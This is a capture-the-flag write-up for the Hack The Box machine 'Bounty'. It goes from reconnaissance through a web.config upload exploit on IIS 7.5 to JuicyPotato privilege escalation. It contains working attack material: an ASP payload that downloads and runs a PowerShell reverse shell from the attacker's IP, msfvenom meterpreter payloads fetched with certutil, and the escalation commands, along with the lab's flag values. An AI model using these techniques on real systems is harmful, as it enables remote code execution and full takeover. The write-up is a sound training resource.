Htb-machine: bounty

Nmap udp scan, top 1000 port filtered

```
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sU -v -n bounty.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-26 11:15 +08
Initiating Ping Scan at 11:15
Scanning bounty.htb (10.10.10.93) [4 ports]
Completed Ping Scan at 11:15, 0.04s elapsed (1 total hosts)
Initiating UDP Scan at 11:15
Scanning bounty.htb (10.10.10.93) [1000 ports]
Completed UDP Scan at 11:15, 21.20s elapsed (1000 total ports)
Nmap scan report for bounty.htb (10.10.10.93)
Host is up (0.0027s latency).
All 1000 scanned ports on bounty.htb (10.10.10.93) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
           Raw packets sent: 2034 (94.006KB) | Rcvd: 1 (28B)
```

Nmap verbose, only port 80 open

```
┌─[✗]─[user@parrot]─[~]
└──╼ $nmap -v -p- -n bounty.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-26 11:14 +08
Initiating Ping Scan at 11:14
Scanning bounty.htb (10.10.10.93) [2 ports]
Completed Ping Scan at 11:14, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 11:14
Scanning bounty.htb (10.10.10.93) [65535 ports]
Discovered open port 80/tcp on 10.10.10.93
Connect Scan Timing: About 19.72% done; ETC: 11:17 (0:02:06 remaining)
Connect Scan Timing: About 39.26% done; ETC: 11:17 (0:01:34 remaining)
Connect Scan Timing: About 59.87% done; ETC: 11:17 (0:01:01 remaining)
Connect Scan Timing: About 79.09% done; ETC: 11:17 (0:00:32 remaining)
Completed Connect Scan at 11:17, 149.70s elapsed (65535 total ports)
Nmap scan report for bounty.htb (10.10.10.93)
Host is up (0.0048s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 149.76 seconds
```


Nmap version, default scripts

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds
┌─[user@parrot]─[~]
└──╼ $nmap -v -p80 -n bounty.htb -sC -sV
```

IIS 7.5 multiple vuln



```
┌─[user@parrot]─[~]
└──╼ $searchsploit iis 7.5
--------------------------------------------------------------- --------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- --------------------------
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities       | windows/remote/19033.txt
Microsoft IIS 7.5 (Windows 7) - FTPSVC Unauthorized Remote Denial of S | windows/dos/15803.py
--------------------------------------------------------------- --------------------------
Shellcodes: No Results
Papers: No Results
┌─[user@parrot]─[~]
└──╼ $
```

Nikto output

```
┌─[user@parrot]─[~]
└──╼ $nikto -h bounty.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.93
+ Target Hostname:    bounty.htb
+ Target Port:        80
+ Start Time:         2021-08-26 11:19:40 (GMT8)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7785 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-08-26 11:21:44 (GMT8) (124 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Dirb output

```
┌─[user@parrot]─[~]
└──╼ $dirb http://bounty.htb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 26 11:21:08 2021
URL_BASE: http://bounty.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://bounty.htb/ ----
==> DIRECTORY: http://bounty.htb/aspnet_client/
==> DIRECTORY: http://bounty.htb/uploadedfiles/
```

```
---- Entering directory: http://bounty.htb/aspnet_client/ ----
==> DIRECTORY: http://bounty.htb/aspnet_client/system_web/

---- Entering directory: http://bounty.htb/uploadedfiles/ ----

---- Entering directory: http://bounty.htb/aspnet_client/system_web/ ----

-----------------
END_TIME: Thu Aug 26 11:25:59 2021
DOWNLOADED: 18448 - FOUND: 0
```

Ffuf output, raft large dir

```
┌─[user@parrot]─[~]
└──╼ $ffuf -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u
http://bounty.htb/FUZZ -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://bounty.htb/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-
directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
________________________________________________

aspnet_client           [Status: 301, Size: 155, Words: 9, Lines: 2]
uploadedfiles           [Status: 301, Size: 155, Words: 9, Lines: 2]
uploadedFiles           [Status: 301, Size: 155, Words: 9, Lines: 2]
                        [Status: 200, Size: 630, Words: 25, Lines: 32]
UploadedFiles           [Status: 301, Size: 155, Words: 9, Lines: 2]
Aspnet_client           [Status: 301, Size: 155, Words: 9, Lines: 2]
aspnet_Client           [Status: 301, Size: 155, Words: 9, Lines: 2]
ASPNET_CLIENT           [Status: 301, Size: 155, Words: 9, Lines: 2]
                        [Status: 200, Size: 630, Words: 25, Lines: 32]
Aspnet_Client           [Status: 301, Size: 155, Words: 9, Lines: 2]
:: Progress: [62283/62283] :: Job [1/1] :: 4279 req/sec :: Duration: [0:00:16] ::
Errors: 3 ::
```

Ffuf output, large files

```
┌─[user@parrot]─[~]
└──╼ $ffuf -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u
http://bounty.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________
```

```
 :: Method           : GET
 :: URL              : http://bounty.htb/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.                        [Status: 200, Size: 630, Words: 25, Lines: 32]
iisstart.htm             [Status: 200, Size: 630, Words: 25, Lines: 32]
Transfer.aspx            [Status: 200, Size: 941, Words: 89, Lines: 22]
:: Progress: [37042/37042] :: Job [1/1] :: 7831 req/sec :: Duration: [0:00:07] ::
Errors: 1 ::
```

Gobuster scan big wordlist


```
┌─[user@parrot]─[~]
└──╼ $gobuster dir -u http://bounty.htb -w /SecLists/Discovery/Web-Content/big.txt
-e
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bounty.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /SecLists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/08/26 11:21:52 Starting gobuster in directory enumeration mode
===============================================================
http://bounty.htb/aspnet_client        (Status: 301) [Size: 155] [-->
http://bounty.htb/aspnet_client/]
http://bounty.htb/uploadedfiles        (Status: 301) [Size: 155] [-->
http://bounty.htb/uploadedfiles/]

===============================================================
2021/08/26 11:22:01 Finished
===============================================================
```

Webdav not an option


```
┌─[✗]─[user@parrot]─[~]
└──╼ $davtest -sendbd auto -url http://bounty.htb
********************************************************
 Testing DAV connection
OPEN          FAIL:  http://bounty.htb   Server response: 405 Method Not Allowed
┌─[user@parrot]─[~]
└──╼ $
```

Transfer.aspx – upload feature



Stucked, so I read through blogs, came across
[RCE by uploading a web.config – 003Random's Blog (poc-server.com)]

File upload passed – web.config



File uploaded successfully.

Get nishang:
https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

Add the following line at the end of Invoke-PowerShellTcp.ps1

```
┌─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $tail Invoke-PowerShellTcp.ps1
            }
        }
        catch
        {
            Write-Warning "Something went wrong! Check if the server is reachable and 
you are using the correct port."
            Write-Error $_
        }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.2 -Port 443
```

Modify web.config

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $cat web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" 
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" 
requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c 
iex(new-object net.webclient).downloadstring('http://10.10.16.2/Invoke-
PowerShellTcp.ps1')")
%>
```

Attacker controlled web-server – File successfully xferred

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $sudo updog -d . -p80
[+] Serving /home/user/Desktop/htb/bounty...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.10.10.93 - - [26/Aug/2021 13:32:29] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200
-
```

Reverse shell popped

```
┌─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.93] 49165
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

Current privileges

```
whoami
bounty\merlin
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\windows\system32\inetsrv>
```

Systeminfo

```
systeminfo

Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3606965-84760
Original Install Date:     5/30/2018, 12:22:24 AM
System Boot Time:          8/26/2021, 12:13:34 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,589 MB
```

```
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,594 MB
Virtual Memory: In Use:    501 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.93
```

Upgrading shell to meterpreter, here is where I failed. I forgot to notice its architecture is 64 bits.

```
┌─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.2 LPORT=4444 -
f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Download reverse shell and execute

```
cd test
certutil.exe -urlcache -f http://10.10.16.2/shell.exe shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
gci


    Directory: C:\temp\test


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         8/26/2021   1:10 PM       7168 shell.exe


./shell.exe
./shell.exe
PS C:\temp\test>
```

Meterpreter shell x64

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.2:4444
[*] Sending stage (200262 bytes) to 10.10.10.93
[*] Meterpreter session 1 opened (10.10.16.2:4444 -> 10.10.10.93:49202) at 2021-08-
26 18:12:09 +0800

meterpreter > sysinfo
Computer        : BOUNTY
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Download juicy potato

https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $wget https://github.com/ohpe/juicy-
potato/releases/download/v0.1/JuicyPotato.exe
--2021-08-26 18:20:58--  https://github.com/ohpe/juicy-
potato/releases/download/v0.1/JuicyPotato.exe
```

Using certutil to download 3 components needed for juicypotato

```
C:\temp>certutil.exe -urlcache -f http://10.10.16.2/CLSID.list CLSID.list
certutil.exe -urlcache -f http://10.10.16.2/CLSID.list CLSID.list
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>certutil.exe -urlcache -f http://10.10.16.2/JuicyPotato.exe JuicyPotato.exe
certutil.exe -urlcache -f http://10.10.16.2/JuicyPotato.exe JuicyPotato.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>certutil.exe -urlcache -f http://10.10.16.2/test_clsid.bat test_clsid.bat
certutil.exe -urlcache -f http://10.10.16.2/test_clsid.bat test_clsid.bat
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Create payload for admin

```
┌─[user@parrot]─[~/Desktop/htb/bounty]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.2 LPORT=5555 -
f exe > root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Download admin payload

```
certutil.exe -urlcache -f http://10.10.16.2/root.exe root.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\temp>
```

Here are the potential clsid to be used highlighted in red

```
type result.log
{9678f47f-2435-475c-b24a-4606f8161c16};BOUNTY\merlin
{98068995-54d2-4136-9bc9-6dbcb0a4683f};BOUNTY\merlin
type result.log
{9678f47f-2435-475c-b24a-4606f8161c16};BOUNTY\merlin
{98068995-54d2-4136-9bc9-6dbcb0a4683f};BOUNTY\merlin
{0289a7c5-91bf-4547-81ae-fec91a89dec5};BOUNTY\merlin
{9acf41ed-d457-4cc1-941b-ab02c26e4686};BOUNTY\merlin
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
{03ca98d6-ff5d-49b8-abc6-03dd84127020};NT AUTHORITY\SYSTEM
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM
{1BE1F766-5536-11D1-B726-00C04FB926AF};NT AUTHORITY\LOCAL SERVICE
{5BF9AA75-D7FF-4aee-AA2C-96810586456D};NT AUTHORITY\LOCAL SERVICE
PS C:\temp>
```

No issues running the juicypotato binary

```
C:\temp>juicypotato.exe
juicypotato.exe
JuicyPotato v0.1

Mandatory args:
```

```
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*>
try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```

Execute juicypotato exploit

```
C:\temp>juicypotato.exe -l 4444 -p root.exe -t * -c {659cdea7-489e-11d9-a9cd-
000d56965251}
juicypotato.exe -l 4444 -p root.exe -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 4444
....
[+] authresult 0
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\temp>
```

Admin shell popped

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.2:5555
[*] Sending stage (200262 bytes) to 10.10.10.93
[*] Meterpreter session 1 opened (10.10.16.2:5555 -> 10.10.10.93:49636) at 2021-08-
26 18:39:47 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : BOUNTY
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

User flag

```
C:\Users\merlin\Desktop>dir /ah
dir /ah
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of C:\Users\merlin\Desktop

05/30/2018  12:22 AM               282 desktop.ini
05/30/2018  11:32 PM                32 user.txt
               2 File(s)            314 bytes
               0 Dir(s)  11,523,936,256 bytes free

C:\Users\merlin\Desktop>type user.txt
type user.txt
e29ad89891462e0b09741e3082f44a2f
C:\Users\merlin\Desktop>
```

Admin flag

```
C:\Users\ADMINI~1\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of C:\Users\ADMINI~1\Desktop

05/31/2018  12:18 AM    <DIR>          .
05/31/2018  12:18 AM    <DIR>          ..
05/31/2018  12:18 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  11,523,936,256 bytes free

C:\Users\ADMINI~1\Desktop>type root.txt
type root.txt
c837f7b699feef5475a0c079f9d4f5ea
C:\Users\ADMINI~1\Desktop>
```